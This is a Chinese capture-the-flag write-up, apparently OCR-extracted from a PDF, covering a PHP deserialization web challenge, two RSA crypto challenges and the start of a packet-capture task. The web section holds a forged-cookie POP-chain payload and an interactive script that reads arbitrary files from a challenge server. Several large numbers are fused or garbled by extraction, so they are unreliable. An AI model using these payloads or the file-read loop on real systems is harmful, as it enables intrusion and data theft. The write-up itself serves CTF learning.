
发现有反序列化

同时得到如何正确传递反序列化的信息 base64结合md5

simulator.php


```php
    }


    public function extract($session){

        $sess_array = explode(".", $session);
        $data = base64_decode($sess_array[0]);
        $sign = base64_decode($sess_array[1]);

        if($sign === md5($data . self::SECRET_KEY)){
            $this->sessionData = unserialize($data);
        }else{
            unset($this->sessionData);
            die("Go away! You hacker!");
        }
    }
}
```


查看反序列化触发的位置



尝试构造 payload

复制黏贴再改一改，弄个exp





O:17:"Eeeeeeevallllllll":1:{s:3:"msg";s:22:"坏坏liki到此一游";}坏坏liki到此一游

然后写一个脚本处理 payload

```
simulator.php  index.php  test.php  build.py
D: > hgame > week3 > Arknights > build.py > ...
1  import base64
2  import hashlib
3  data = 'O:17:"Eeeeeeevallllllll":1:{s:3:"msg";s:22:"坏坏liki到此一游";}'
4  SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9"
5  print(base64.b64decode('Tjs='))
6  session = base64.b64encode(data.encode(encoding='UTF-8'))+b'.'+base64.b64encode(hashlib.md5(data.encode()+SECRET_KEY.enc
7  print(session)
8
```

反序列化成功，看到Liki坏坏


```php
class CardsPool
{
    public $cards;
    private $file;
    public function __construct($filePath)
    {
        $this->file = $filePath;
    }

    public function __toString(){
        return file_get_contents($this->file);
    }
}

class Eeeeeeevallllllll{
    public $msg="坏坏liki到此一游";
    public function __destruct()
    {
        echo $this->msg;
    }
}

$test = new Eeeeeeevallllllll();
$test->msg = new CardsPool("./pool.php");
print_r(serialize($test));
```

然后就是漫长的摸索，利用 CardsPool 中的 __construct 和 __toString ，再配合Eeeeeeevallllllll 中的 echo 读取文件，是个任意文件读取漏洞。

```php
<?php
class CardsPool
```

```php
{
    public $cards;
    private $file;
    public function __construct($filePath)
    {
        $this->file = $filePath;
    }

    public function __toString(){
        return file_get_contents($this->file);
    }
}

class Eeeeeeevallllllll{
    public $msg="坏坏liki到此一游";
    public function __destruct()
    {
        echo $this->msg;
    }
}

$test = new Eeeeeeevallllllll();
$test->msg = new CardsPool("./pool.php");
print_r(serialize($test));
```

要注意类型，private和protected的变量名前都是有0×00的，print_r的输出由于是NULL就空过去了。这个小细节没有注意到，倒腾了半个晚上。（实际上我知道这个细节，但是我以为只是空字符没有显示出来，但是复制的时候应该会一起复制走，所以一直没有在意这个点，要深刻反思。）

拿到读取文件的 payload ， 丢到脚本里


```
O:17:"Eeeeeeevallllllll":1:{s:3:"msg";O:9:"CardsPool":2:
{s:5:"cards";N;s:15:"CardsPoolfile";s:10:"./pool.php";}}
```

一定要记住在private和protected的变量名前都是有0×00的


```python
import base64
import hashlib

data = 'O:17:"Eeeeeeevallllllll":1:{s:3:"msg";O:9:"CardsPool":2:
{s:5:"cards";N;s:15:"\000CardsPool\000file";s:10:"./pool.php";}\}'
SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9"
session = base64.b64encode(data.encode(encoding='UTF-
8'))+b'.'+base64.b64encode(hashlib.md5(data.encode()+SECRET_KEY.encode()).hexdig
est().encode())
print(session)
```

填入 cookies



成功读到pool.php



本来以为 pool.php 里头藏了 flag。

结果 flag 是在 flag.php 中，Liki说没能找到 flag ，我还以为 flag 很难找，直接把获取文件内容的程序给完善了一下，结果试第一个就出了。

```
import base64
import hashlib
import httpx


while 1:
    fileName = input('请输入文件地址：')
    fileNameLen = str(len(fileName))
    data = 'O:17:"Eeeeeeevallllllll":1:{s:3:"msg";O:9:"CardsPool":2:{s:5:"cards";N;s:15:"\00OCardsPool\00Ofile";s:'+fileNameLen+':"'+fileName+'";}\}'
    print(data,end='\n\n')
    SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9"
    session = base64.b64encode(data.encode(encoding='UTF-8'))+b'.'+base64.b64encode(hashlib.md5(data.encode()+SECRET_KEY.encode()).hexdigest().encode())
    # print(str(session)[2:-1])
    cookies = {"session": str(session)[2:-1]}
```

```
    r = httpx.get('http://7a4f4e2209.arknights.r4u.top/',
cookies=cookies).content.decode()
    try:
        temp = r[:r.index('<html lang="en">')] # 截取有用的信息（index.php会导致出错
以外）
        print()
        print(temp)
    except:
        print('页面出错')
```

hgame{XI-4Nd-n!AN-D0e5Nt_eX|5T~4t_ALL}

Crypto

LikiPrime



先看一下加密的操作，先将 secrets 数组随机排序，然后分别取出前两个数丢入 get_ prime 求出 p 和 q。

盲猜 secrets 数组不会很大，那么多次获取 n 后，其中必有两个n有公因数。

```
print("n = {}.format(n)")
print("e = {}.format(e)")
print("c = {}.format(c)")
```

然后手动获取几次题目，得到多个 n 。

用mgpy2获取一下公因数

```
n1 = 153618988782356965746670001051090097207178065
n2 = 494387646097717484606969672282122449104211438
n3 = 851121710045482026996822473769217063108221700
n4 = 421455057268137623943855130581826670010695787

print(gcd(n1,n2))
print(gcd(n1,n3))
print(gcd(n1,n4))
print(gcd(n2,n3))
print(gcd(n2,n4))
print(gcd(n3,n4))
```

成功找到公因数

```
14759799152141802350848986227373817363120661453331697751477712
49696120111343015690239609398909022625932693502528140961498349
32793769905399982457186322944729636418890623372171723742105636
84223166780976702240119902801704748944874269247421088235368084
54048380986568125041949768669771007
19079700752443907380746804296952917366935699474994017739474188
60744666169364221195289538436845390250168663932838805192055137
06435315565397399219262014386064390200751747230290568382725050
63738099351982658238978188813570540865304521965580175808125116
58547271507311563765171008318248647110097614890313562856541784
54910903501084170509179915621679722810701613059725180448720483
39783825951183316641613432369566036767689772228791877342096898
93914556482031482248883127023777039667707976559857333357013727
44213760346878153504849 91
1
1
```

然后就是枯燥无味的解 rsa

程序如下：

```
import libnum
import gmpy2
```

n1 =
153618988782356965746670001051090097207178065847609350922062429604075492363635014172136963463709996079741042478564794588337724125369803657401617173692685478765679305816624609468565620307223307834219959554473785941197585503297598493935350183441391030421436212390114699556482059349039040455648468221599981748796957744194503997239701482701410030029029270027679842540999722887462434810843816437197319583607025618186635697305976249665612688247376108935160320686131200898556905800476205891960799074774585437833002823934954617463060964154432740843629562672391868230893490903989197488149388729384780970652671562316484872033294124226157117118861646340597233621672361185214584972483051157645107627319152918821554940117132954626032214397632184774556745846625241379917308917768268491889756503541651063788340149876955927468369980022328266783399199187997812468274596170826874259554306418155184168780157285144772871929341939578335329966872345542802638170681068054408484756688305051801720496747569798562869071986482671609263053289868530528888316780870298679461806094 =
421455057268137623943855130581826670010695787424125483575398783564641774905804241292094489491404078010368108928231613739378723057196150707763465076771136743887645743792429480337282665191759113905477351452687604661932370910619546649016980309127128704196912889482436113968301664065184802718403275566441932610997838594420744542725625369089835898603884842465873796137333422231217780558151579081453050482442480815713888023371806097009026733010675549168891531151463031503487769392933638449687974608310761364013663291522776340420167405179984536987822494653321337710666264607937131444597274723705263700984857724662081511434489432816220704052315794796230167061558323844739991577641137696139034976971120620834491839241524445976160628900208801061487721646073517819705813251737814356857934453635408899953424969351058921296535525652898586206280209211087519688645250498739129308658938793876436616379969300743234630066066405855999488982382152455561431938513015513838877741884935526157349259513756715271053526678385424503761834736598898223376572302884580004249543333318344339074736915128948980860487201464606635988700405179071201969752766371270364408980397902094385522820208732989632305570961951939024713861730637236343109867681575430536016527141302069635114312577644389899104419434672896756190313958127093101671586599291619873223718007725197837328718946022650946320553803131236583708054688957877298102688466629927314428802203677085672782818437289847979917575982418523687781902272211757742875453834203790992426541302823778961902107954134087480166445351433616077042024671099487196319407926343902750404583670001892146056370903411800444612629532836179095263332168361281424851735458816241519940877662244846402460534562344793388676539756061929723088398141705372403900501060210106191059140417490460020230569388389263512609819528515155058530111666631763231350145282576043199911921898163854075902121775243117274123175970620637878642104803437199789614173311194041487676466819571704676439994838041663537594726189870612494 =
c =
792718762802605532278394090155065193789395366006553460971400171192445696309560301366708547014614487498196057423346639744344997714999735747157543169502541552642112792742458525353399996126506677910325962345120811170908229213934705931214913766542646238181632917822948468027536865745000304670135598501400970091543941746682644684887732928481080294944043312220743013694438057609568108174019779859755943716370251171244889298697822928557767241086599188963468602462907190279377862069254854823427667865319564830546270362357936930995648160622304304090308218055972055123551570008066123419069309457140667955750241304974532530174758870783992052291092301886400900398847537125874296993238159030838154303553904314963487162292769564595304424933188905808169978388496596498691985207576811918548650672995848168884854773013104035018041144626339468611954678135054273704911280014060173488332502407300015607842759235048437997661556158686088265640319895236141159912535842267682895490879754222561141896923398550290031634289690316181189406182630830259427320913113280227041600 6 = 65537

```
p = gmpy2.gcd(n1,n4)
q = n1//p
print(p)
print(q)
d = libnum.invmod(e, (p - 1) * (q - 1))
print(d)
m = pow(c, d, n1)
print(m)
print(libnum.n2s(int(m)))
```

hgame{Mers3nne~Pr!Me^re4l1y_s0+5O-li7tle!}

HappyNewYear!!

这题考的是低加密指数广播攻击，利用中国剩余定理。

相关链接：https://skysec.top/2018/09/13/Crypto-RSA%E5%A4%9A%E7%AD%89%E5%BC%8F%E6%94%BB%E5%87%BB%E6%80%BB%E7%BB%93/#%E5%A4%9A%E7%AD%89%E5%BC%8F%E4%B9%8B%E5%85%B1%E6%A8%A1%E6%94%BB%E5%87%BB

直接写程序：

```
import gmpy2
import libnum
import itertools

n1 =
768731284506327944113406236027267453153178504481960474163849413572959901900781941471060120664615036667721568236486104212543941626093683611820051956888999990409535944068510533828285247642295156383062225121123397420863524500301605790432399020453905305067131509497931914214431033157498386840010234482484177898191608673445690542041959091445418878375877435164674203776931738708624804301646179653019817596612876848617302959482364008286148292002918372774353441375602500755004724814787928356594079344361596836482525021434616271982920662313256530007883018720585047232121289721656963132683682023625683229940587959315583539720857557451681402228168096559968476948263356605729649774017109848808425693506724312264272613164411551780892434255749213128692122454364559986018251379167331425321803760454026945039856860491038669974395683809854790365463840636343980962376205540013015629307389934488725537142983815565534720739509012176887290320329127809218230756596181528831774086891633290341399153631178022171655153576793324046302349267421556220063264261739968103953460444018066381487941305190730721608513048181450127628562770702172658088836581698332318905758721984778545449145728049393279394785952324627362503706190204128637631213405674863660425389313259
```

c1 =
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n2 =
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c2 =
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n3 =
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c3 =
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n4 =
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c4 =
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n5 =
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c5 =
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n6 =
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c6 =
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n7 =
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c7 =
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questions = []
questions.append({'n':n1,'c':c1})
questions.append({'n':n2,'c':c2})
questions.append({'n':n3,'c':c3})
questions.append({'n':n4,'c':c4})
questions.append({'n':n5,'c':c5})
questions.append({'n':n6,'c':c6})
questions.append({'n':n7,'c':c7})
e=3
for question in list(itertools.combinations(questions, 3)):
    # print(question)
    N = 1
    for i in range(len(question)):
        N*=question[i]['n']
    N_list = []
    for i in range(len(question)):
        N_list.append(N//question[i]['n'])
    t_list = []
    for i in range(len(question)):
        t_list.append(int(gmpy2.invert(N_list[i],question[i]['n'])))
    sum = 0
    for i in range(len(question)):
        sum = (sum+question[i]['c']*t_list[i]*N_list[i])%N
    sum = gmpy2.iroot(sum,e)[0]
    # print(sum)
    try:
        word = libnum.n2s(int(sum)).decode()
        print(word)
    except:
        pass
```

```
Hello Liki4:

I am afraid that there are too many blessings on the 30th night, you will not see my greetings,
I am afraid that the firecrackers in the first grade are too noisy, you will not hear my blessings,

@ind3r~YOu^9ot=i7}
I am afraid the dishes in the second grade are too fragrant, you will not reply my text messages,
so I won't give you New Year greetings this year, I hope you don't know how to praise, good night.

hgame{!f+y0u-pl4y_rem
```


缝合最后的flag：

hgame{!f+y0u-pl4y_rem@ind3r~YOu^9ot=i7}


MISC


A R K

下载下来一个 Wireshark 的文件。打开分析，发现其中有上传 ssl.log 的记录.

